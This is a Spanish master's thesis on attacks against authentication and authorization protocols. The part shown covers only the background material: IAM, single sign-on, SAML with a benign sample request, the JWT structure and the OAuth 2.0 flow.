UCAM
UNIVERSIDAD
CATÓLICA DE MURCIA

Master en Desarrollo Seguro y DevSecOps

Trabajo Fin de Máster

Estudio práctico de las técnicas de ataque a protocolos de autentificación y autorización

Realizado por:
José María Canto Ortiz

Dirigido por:
Alejandro Vázquez Vázquez

Córdoba, agosto 2024

Querría dormirme mirando a tus ojos,
querría despertarme abrazado a ti.

Tabla de contenido

Tabla de ilustraciones

Resumen

La identidad digital se refiere a la representación electrónica de una entidad, ya sea una persona, una organización o incluso un dispositivo, siendo la suma de sus atributos y características los que permiten identificar de manera única a dicha entidad.

En este sentido, la identidad en nuestro ámbito, el cibernético, va más allá de un simple nombre de usuario o identificador, ya que incluye una gran variedad de datos, como direcciones de correo electrónico, números de teléfono, huellas digitales, y hasta atributos más específicos como ubicación, comportamientos y otra información personal o profesional. Esta información se almacena en bases de datos, sistemas de autentificación y registros digitales, siendo utilizada posteriormente para validar la identidad y otorgar o restringir el acceso.

Cabe destacar que debido a la abundancia de información sensible que se almacena, la seguridad de la identidad es crucial para mantener la confianza en el mundo digital en el que una persona interactúa y se ha convertido en una preocupación. El robo de identidad y el fraude cibernético son amenazas persistentes, lo que resalta la necesidad de una **Gestión de Identidades y Accesos** (*IAM*) efectiva.

En el contexto de una interconexión digital en constante expansión, la gestión efectiva de identidades y el control de accesos se han convertido en componentes fundamentales para salvaguardar la confidencialidad y la integridad de la información. Los protocolos de autentificación y autorización desempeñan un papel crucial al establecer los mecanismos mediante los cuales usuarios y sistemas verifican sus identidades y obtienen permisos para acceder a recursos sensibles.

Este trabajo de fin de máster se centra en un estudio exhaustivo y práctico de las técnicas de ataque dirigidas a estos protocolos. A través de una combinación de análisis teórico y experimentación práctica, se pretende profundizar en las vulnerabilidades inherentes a los protocolos de autentificación y autorización, con un enfoque particular en el ámbito de la gestión de identidades y accesos (*IAM*).

Los protocolos que se van a tratar son SAML, JWT, OAuth 2.0, OpenID Connect, Fido2, Kerberos y entre los ataques más comunes a estos protocolos estarían:

- XML Signature Exclusion
- JWKS Spoofing.
- Improper scope validation.
- PKCE Downgrade.
- Improper handling of nonce claim.
- Timing attacks on fido authenticator privacy.
- Pass the ticket.
- Etcétera.

Motivación

La autentificación en línea es un aspecto crítico para garantizar la seguridad de las aplicaciones y los servicios en Internet, como en el acceso a servicios bancarios, la autentificación en aplicaciones gubernamentales y la seguridad en plataformas de comercio electrónico. Lo que se busca es verificar la identidad de los usuarios para permitirles el acceso a los recursos digitales de manera segura y controlada.

La gestión de identidades y accesos (*IAM*) desempeña un papel crucial al proporcionar las herramientas y medidas necesarias para garantizar que solo las entidades autorizadas tengan acceso a los recursos y datos pertinentes. Asimismo, con una sólida estrategia de *IAM*, se puede mitigar el riesgo de intrusiones no autorizadas y asegurar una experiencia digital segura.

Por esta razón, es fundamental el estudio de estos protocolos de autentificación y autorización y de los problemas o ataques a los que pueden ser sometidos, de cara a una correcta implementación de estos, ya sea robo de datos a usuarios, pudiendo robar tokens de acceso o como un vector de ataque intentando la elevación de privilegios en un ataque a mayor escala a través de la federación de la identidad. También es importante explicar una serie de buenas prácticas a la hora de dicha implementación.

Aunque no tenga excesiva relación con los protocolos de autentificación, lo sucedido hace unas semanas con la actualización para sistemas Windows del sensor *Falcon* de *CrowdStrike*, no hace nada más que poner aún más de manifiesto, como una incorrecta implementación del código, por muy pequeña que sea, sin una correcta planificación de su despliegue o revisión de su código, puede causar daños inesperados que a cualquier empresa le puede resultar bastante costoso. De hecho, a fecha de la redacción de este documento, aún quedaba alguna aerolínea que continuaba afectada.

Descripción

Las interacciones en línea son una parte esencial de nuestras comunicaciones, la autorización y la autentificación se han vuelto fundamentales para salvaguardar la privacidad y la integridad de la información.

En este contexto, los procesos de autentificación en internet abordan los desafíos de gestionar y proteger la identidad digital de múltiples individuos y entidades, garantizando que solo aquellos autorizados pueden acceder de manera segura a los recursos, mientras se tiene una experiencia fluida.

Existen diferentes mecanismos de autentificación para verificar la identidad a la hora de llevar a cabo cualquier gestión en internet, y en este punto veremos la implementación de algunas de estas tecnologías y protocolos estándar, que han redefinido la forma en que se gestionan las credenciales y se establece la confianza en entornos digitales.

La autentificación en línea es un aspecto crítico para garantizar la seguridad de las aplicaciones y los servicios en Internet, como en el acceso a servicios bancarios, la autentificación en aplicaciones gubernamentales y la seguridad en plataformas de comercio electrónico. Lo que buscamos es verificar la identidad de los usuarios para permitirles el acceso a los recursos digitales de manera segura y controlada.

Los principios que sustentan esta autentificación son de vital importancia para establecer un acceso confiable, y abarcan una serie de conceptos clave que podemos utilizar como guía para la implementación:

- **Identificación del Usuario**: Nuestro sistema debe asegurarse de que el usuario que intenta acceder a un recurso o servicio es quien dice ser. Esto se logra mediante la verificación de las credenciales proporcionadas.
- **Verificación de la Identidad**: Debemos verificar la identidad del usuario de manera confiable y precisa para evitar suplantaciones, lo que no solo implica confirmar que el usuario posee los secretos adecuados sino revisar patrones de comportamiento, ubicación geográfica, dispositivo, horarios, etcétera.
- **Factor de Autentificación**: Es importante considerar la implementación de factores de autentificación adicionales para reforzar la seguridad. Estos pueden incluir algo que el usuario sabe (contraseña), algo que el usuario tiene (un dispositivo móvil o tarjeta inteligente) y algo que el usuario es (huella digital o reconocimiento facial).
- **Protección de Secretos**: Los secretos utilizados durante la autentificación, como claves criptográficas y tokens, deben almacenarse y transmitirse de manera segura, ya que son los cimientos sobre los cuales se verifica y autoriza el acceso.
- **Privacidad y Consentimiento**: Debemos respetar la privacidad del usuario y obtener su consentimiento para acceder a la información requerida en la autentificación. Una gestión adecuada de la información personal es fundamental para establecer relaciones de confianza.



Ilustración 1: Proceso de autentificación

Para evitar que cada persona, ya sean usuarios internos de la empresa, como clientes, tengan que identificarse en cada una de estas aplicaciones, la mejor estrategia es la de introducir la autentificación mediante S*ingle Sign On (SSO)*, traducido como inicio de sesión único.

El inicio de sesión único es tipo de autentificación en el cual un usuario inicia sesión en un sistema y se le concede de forma automática acceso a otros servicios.

Esto se encuentra comúnmente en entornos empresariales donde los empleados acceden a numerosas aplicaciones y servicios a diario. En lugar de que un empleado cree un conjunto separado de credenciales para cada aplicación, simplemente inicia sesión una vez y puede acceder a cualquier aplicación que haya configurado el departamento de TI.

Los ejemplos claros de esta estrategia que a cualquiera se le pueden venir a la cabeza son Google, con un solo inicio de sesión accedemos a Gmail, Drive, Maps, etcétera y Microsoft igual para acceder a sus distintos servicios como Outlook, Learn, Office, Teams, etcétera.

Ilustración 2: Single Sign On

El enfoque de inicio de sesión único posee algunos aspectos clave inherentes, entre los que nos encontramos:

- **Comodidad**: Se mejora la experiencia del usuario, ya que evita la necesidad de recordar múltiples contraseñas para diferentes aplicaciones.
- **Centralización**: Se centraliza el control de acceso, lo que facilita la administración y aplicación de políticas de seguridad de manera coherente en todas las aplicaciones y servicios conectados.
- **Riesgos**: Si la implementación de *SSO* no es adecuada, un ataque exitoso contra una aplicación o servicio podría comprometer el acceso a otras aplicaciones vinculadas.

Como se irá indicando más adelante, existen muchas formas diferentes de implementar *Single Sign-On*, ya que hay múltiples estándares y protocolos disponibles en el ámbito de la autentificación y la 'federación' de la identidad.

Antes que entrar en detalle, se deben introducir una serie de conceptos que son necesarios conocer:

- **Identidad Federada**: se podría definir como un enfoque que permite a un usuario acceder a múltiples aplicaciones y servicios, utilizando las mismas credenciales de inicio de sesión a través de diferentes dominios y organizaciones. Esto se logra mediante la colaboración entre proveedores de identidad (*IdP*, *Identity Providers*) y proveedores de servicios (SP, *Service Providers*) que habilitan la autentificación cruzada y el intercambio de información sobre la identidad.
- **Proveedor de Identidad (*IdP*)**: un proveedor de identidad es una entidad que autentica y verifica la identidad de los usuarios. Luego emite tokens que certifican la autentificación exitosa del usuario y que utilizan los proveedores de servicios para permitir el acceso a sus recursos.

- **Proveedor de Servicios (*SP*)**: un proveedor de servicios es una entidad que ofrece aplicaciones, servicios o recursos en línea que requieren autentificación y autorización. Los proveedores de servicios confían en los proveedores de identidad para autenticar a los usuarios y autorizar su acceso.
- **Tokens de Identidad**: los tokens de identidad son mensajes o afirmaciones emitidas por el proveedor de identidad después de una autentificación exitosa. Estos tokens contienen información sobre el usuario autenticado y los permisos asociados, y son utilizados por los proveedores de servicios para permitir el acceso sin requerir una autentificación adicional.

Estado actual del conocimiento

Cada uno de los siguientes protocolos de autentificación están diseñados para abordar necesidades específicas en distintos contextos organizacionales y de seguridad, por lo que se tendrá que comprender de forma extensa sus características, sus ventajas y casos de uso para hacer una buena elección, garantizando un acceso seguro y eficiente a las aplicaciones y servicios de nuestro entorno digital.

Autentificación en Internet

Como se ha indicado antes, en este apartado se van a incluir los siguientes protocolos: SAML, OAuth 2.0, OpenID Connect y Fido2.

Security Assertion Markup Language

SAML (*Security Assertion Markup Language*) es uno de los protocolos más ampliamente utilizados cuando se trata de implementaciones de SSO, aunque tiene sus orígenes en el año 2001 y su última revisión importante, la versión 2.0, se lanzó en 2005. Podemos considerarlo un protocolo antiguo, pero sigue siendo un pilar fundamental para la autentificación en línea, y analizarlo nos brinda una base para entender otros protocolos.

SAML es un protocolo de autentificación y autorización basado en *XML*, que permite a los proveedores de Identidad *(IdPs)*, las entidades que gestionan y almacenan las credenciales de los usuarios, intercambiar documentos *XML* firmados digitalmente, conocidos como aserciones *SAML*, con los Proveedores de servicios (SPs). Estas aserciones *SAML* contienen información verificable sobre la autentificación del usuario y otros atributos pertinentes, que permiten al SP conceder el acceso adecuado a recursos y servicios específicos, sin necesidad de solicitar al usuario que proporcione sus credenciales nuevamente.



Ilustración 3 SAML 2.0

Como vemos en la ilustración anterior, el flujo de *SAML* en cuanto al intercambio de peticiones y respuestas *XML*, se puede resumir en:

- **Inicio de Solicitud**: El usuario intenta acceder a un recurso protegido en una aplicación del *SP* y este lo redirige al *IdP* con una solicitud *SAML*, indicando el recurso al que el usuario está tratando de acceder. Esta aplicación puede ser parte de la infraestructura del *IdP* o proporcionada por terceros que confían en el *IdP* para la autentificación.
- **Autentificación del Usuario**: El *IdP* autentica al usuario, si no lo está ya, utilizando sus credenciales, como nombre de usuario y contraseña, autentificación multifactor o cualquier otro método configurado.
- **Generación de Aserción**: Después de la autentificación exitosa, el *IdP* genera una aserción *SAML* que contiene información sobre la autentificación, así como atributos del usuario (nombre, correo electrónico, roles, etc.) y lo redirige de vuelta al SP con la aserción *SAML* adjunta. Esta aserción está firmada digitalmente por el *IdP* para garantizar su autenticidad e integridad.
- **Procesamiento de la Respuesta**: El *SP* recibe la respuesta del *IdP* y valida la firma digital de la aserción *SAML*, verificando que el certificado utilizado para firmar es válido y confiable.
- **Acceso al Recurso**: Si la aserción *SAML* es válida y el usuario tiene los atributos y permisos necesarios, el *SP* permite el acceso al recurso solicitado, sin necesidad de autenticarse nuevamente.

```
<?xml version="1.0"?>
<samlp:AuthnRequest
   xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
   AssertionConsumerServiceURL="https://sp.ejemplo.edu/acs"
   Destination="https://idp.ejemplo.edu/sso"
   ID="987654321"
   IssueInstant="2024-07-12T20:54:58Z"
   ProtocolBinding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST"
   Version="2.0">
   <saml:Issuer
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">https://sp.ejemplo.edu/</saml:Issuer>
   <samlp:NameIDPolicy AllowCreate="true" Format="urn:oasis:names:tc:SAML:2.0:nameid-
format:transient" />
</samlp:AuthnRequest>
```

Ilustración 4: Petición SAML sin autentificación

El elemento <*samlp:AuthnRequest*> solicita una aserción que contiene una declaración de autentificación, emitido por un proveedor de servicios y posteriormente presentado al proveedor de identidad (a través del navegador). El proveedor de identidad autentica la entidad de seguridad (si es necesario) y emite una respuesta de autentificación, que se transmite de vuelta al proveedor de servicios.

El elemento <*saml:Issuer*> es el solicitante y puede ser el proveedor de servicio como el proveedor de identidad.

El elemento <*samlp:NameIDPolicy*> especifica las restricciones del identificador de nombre que se utilizará para representar el asunto solicitado. Si se omite puede utilizarse cualquier tipo de identificador admitido por el proveedor de identidad para el sujeto solicitado.

Hoy en día, *SAML* debe ser un protocolo que evitar ya que por un lado es un protocolo vulnerable por diseño esto hace que, debido a su antigüedad, se hayan ido descubriendo gran cantidad de vulnerabilidades a lo largo de los años.

JSON Web Token

JSON Web Token o *JWT* es un estándar abierto que define un formato compacto para transmitir información entre dos partes, de manera estructurada y segura. Este tipo de tokens se construye en formato JSON que es codificado para su transmisión, al estar en JSON los datos en destino se obtienen de forma sencilla, una vez descifrados.

Los *JWT* se utilizan comúnmente para la autentificación y la autorización en aplicaciones web y servicios API, y también se usan en sistemas de un solo inicio de sesión o *SSO*. Está diseñado para facilitar un intercambio ligero y seguro de información, adoptando un enfoque basado en el uso de datos en formato JSON, que resultan fácilmente interpretables tanto por máquinas como por los desarrolladores.

Estos tokens se componen de tres segmentos distintos, que están separados por puntos, estableciendo una estructura clara y coherente para su manipulación y verificación:

- **Encabezado (Header)**: Contiene información sobre cómo se ha creado y firmado el *JWT*. Suele constar de dos partes: el tipo de token, que es *JWT*, y el algoritmo de firma utilizado, como HMAC SHA256 o RSA.
- **Carga (Payload)**: Aquí se almacena la información específica que se desea transmitir, como datos de usuario, roles, permisos y un largo etcétera.
- **Firma (Signature)**: La firma se utiliza para verificar que el remitente del token sea quien dice ser y para garantizar que los datos del token no se hayan alterado en el camino. La firma se crea utilizando la información del encabezado y la carga, junto con una clave secreta conocida sólo por el emisor y el receptor del token.

A continuación, se mostrará un pequeño ejemplo de generación de un *JWT.*



Ilustración 5: JWT codificado y descodificado

A la izquierda se puede observar el token codificado, que es el que se utilizaría para la transmisión y a la derecha se puede observar el token ya decodificado. Para que se puedan diferenciar mejor los segmentos que componen el token, están diferenciados por colores.

La transmisión del token se podría hacer pasando el valor codificado como un elemento de la cabecera, pasar dicho valor como un parámetro en la url de la petición u otras formas que se consideren.

La operación con *JWTs* se inicia con la creación del token por parte del proveedor de autentificación, el proveedor de identidad que nos provee la identidad, una vez que se ha verificado que somos quienes decimos ser. Cuando el cliente recibe el *JWT*, lo incluye en cada solicitud que hace al servidor de recursos, como prueba de autentificación. El servidor de recursos puede verificar la autenticidad del *JWT* y su integridad mediante la firma y luego usar la información contenida en el payload para tomar decisiones en cuanto a la autorización.



Ilustración 6: Flujo autorización JWT

JSON Web Token (JWT) es un estándar versátil y ampliamente utilizado para transmitir información de manera segura entre dos partes en aplicaciones web y servicios API, lo que lo convierte en una herramienta valiosa para la autentificación y autorización, pero pese a su utilidad, los *JWTs* no son adecuados para almacenar información confidencial o secreta, ya que la parte del payload no está cifrada, es legible por cualquiera que tenga acceso al token, aunque esto tiene solución introduciendo el concepto de *JSON Web Encryption* o *JWE*.

JSON Web Encryption o *JWE* es una extensión del estándar *JSON Web Token*, que proporciona una capa adicional de seguridad al cifrar el contenido del token. Mientras que *JWT* se enfoca en la representación de información en forma de objetos JSON, *JWE* agrega la capacidad de cifrar esos objetos para proteger aún más los datos sensibles durante su transmisión. La diferencia clave entre *JWT* y *JWE* radica en la adición del **cifrado**.

Esta no es la única extensión para *JWT* ya que, aunque no se ha mencionado antes, hemos utilizado *JSON Web Signature* (*JWS*), que es como se llama a la extensión de *JWT* que agrega la capacidad de firmar digitalmente la información contenida en el token, porque el estándar *JWT* solo define el formato para representar información en forma de objetos JSON, sin proporcionar mecanismos de firma ni cifrado.

Como se puede ver en la siguiente ilustración, *JWE* junto con *JWS* ofrecen un enfoque completo y seguro para la representación, firma y cifrado de información en aplicaciones que requieren autentificación, autorización y transmisión segura de datos.



Ilustración 7: JWS y JWE

Open Authorization 2

El protocolo *Open Authorization 2.0*, también conocido como *OAuth 2.0*, definido en la RFC 6749, es un estándar ampliamente adoptado, cuyo objetivo es permitir que una aplicación de cualquier tipo obtenga acceso limitado y autorizado a los recursos almacenados en otra aplicación, todo ello en representación de un usuario.

OAuth 2.0 facilita un proceso seguro y controlado de intercambio de autorización, en el que el usuario puede otorgar permisos específicos a una aplicación sin tener que compartir sus credenciales de inicio de sesión -nombre de usuario y contraseña-. Esto es crucial para mantener la seguridad y privacidad de las cuentas de los usuarios, ya que evita la necesidad de divulgar contraseñas o información confidencial a terceros.

Una situación típica en la que se aplicaría *OAuth 2.0,* es cuando una aplicación desea acceder a ciertos recursos o datos almacenados en otro servicio o plataforma en línea, como acceder a la lista de contactos de correo electrónico o a la información de redes sociales de un usuario. En lugar de solicitar al usuario sus credenciales de inicio de sesión para estos servicios externos, *OAuth 2.0* establece un proceso de autorización que permite a la aplicación obtener un *'token de acceso'* válido por un tiempo limitado, que actúa como una especie de permiso temporal para acceder a recursos específicos sin revelar la contraseña real del usuario.

OAuth introduce una serie de conceptos que es mejor explicar antes de continuar explicando el flujo del protocolo:

- **Propietario del recurso** *(resource owner)*: elemento capaz de conceder acceso a un recurso protegido. Si el propietario es una persona, se le denomina usuario final
- **Servidor de recursos** *(resource server)*: el servidor que aloja los recursos protegidos, capaz de aceptar y responder a las solicitudes de recursos protegidos utilizando los tokens de acceso.

- **Cliente**: aplicación que realiza solicitudes de recursos protegidos en nombre del propietario del recurso y con su autorización.
- **Servidor de Autorización** *(authorization server)*: servidor que emite tokens de acceso al cliente tras autenticar correctamente al propietario del recurso y obtener la autorización.

El servidor de autorización puede ser el mismo servidor que el servidor de recursos o uno independiente. Un único servidor de autorización puede emitir tokens de acceso aceptados por varios servidores de recursos.

Flujo del protocolo OAuth 2.0

Para comprender en detalle cómo funciona este proceso de autorización, necesitamos explorar los pasos clave del flujo de información en el protocolo *OAuth 2.0.* A alto nivel, este proceso involucra interacciones entre la aplicación cliente, el propietario de los recursos, el servidor de recursos y el servidor de autorización, que juntos forman el ecosistema que permite a las aplicaciones acceder a los recursos protegidos en nombre del usuario.



Ilustración 8: Flujo de OAuth 2.0

1. **Solicitud de autorización**: el cliente solicita autorización al propietario del recurso. La solicitud de autorización puede hacerse directamente al propietario del recurso, como se muestra en la imagen, o preferiblemente de forma indirecta a través del servidor de autorización como intermediario.

2. **Código de autorización**: el cliente recibe una concesión o código de autorización, que es una credencial que representa la autorización del propietario del recurso, expresada utilizando uno de los cuatro tipos de concesión definidos en esta especificación o utilizando un tipo de concesión de extensión. El tipo de concesión de autorización depende del método utilizado por el cliente para solicitar la autorización y de los tipos admitidos por el servidor de autorización.
3. **Solicitud del token de acceso**: el cliente solicita un token de acceso autenticándose con el servidor de autorización y presentando la concesión de autorización.
4. **Emisión del token de acceso**: el servidor de autorización autentica al cliente y valida la concesión de autorización y, si es válida, emite un token de acceso, puesto que sin él no se podrá acceder a los recursos protegidos.
5. **Solicitud de recursos**: el cliente solicita el recurso protegido al servidor de recursos y se autentica presentando el token de acceso.
6. **Autentificación del token de acceso**: el servidor de recursos valida el token de acceso y, si es válido y se tienen los permisos necesarios, sirve la solicitud.

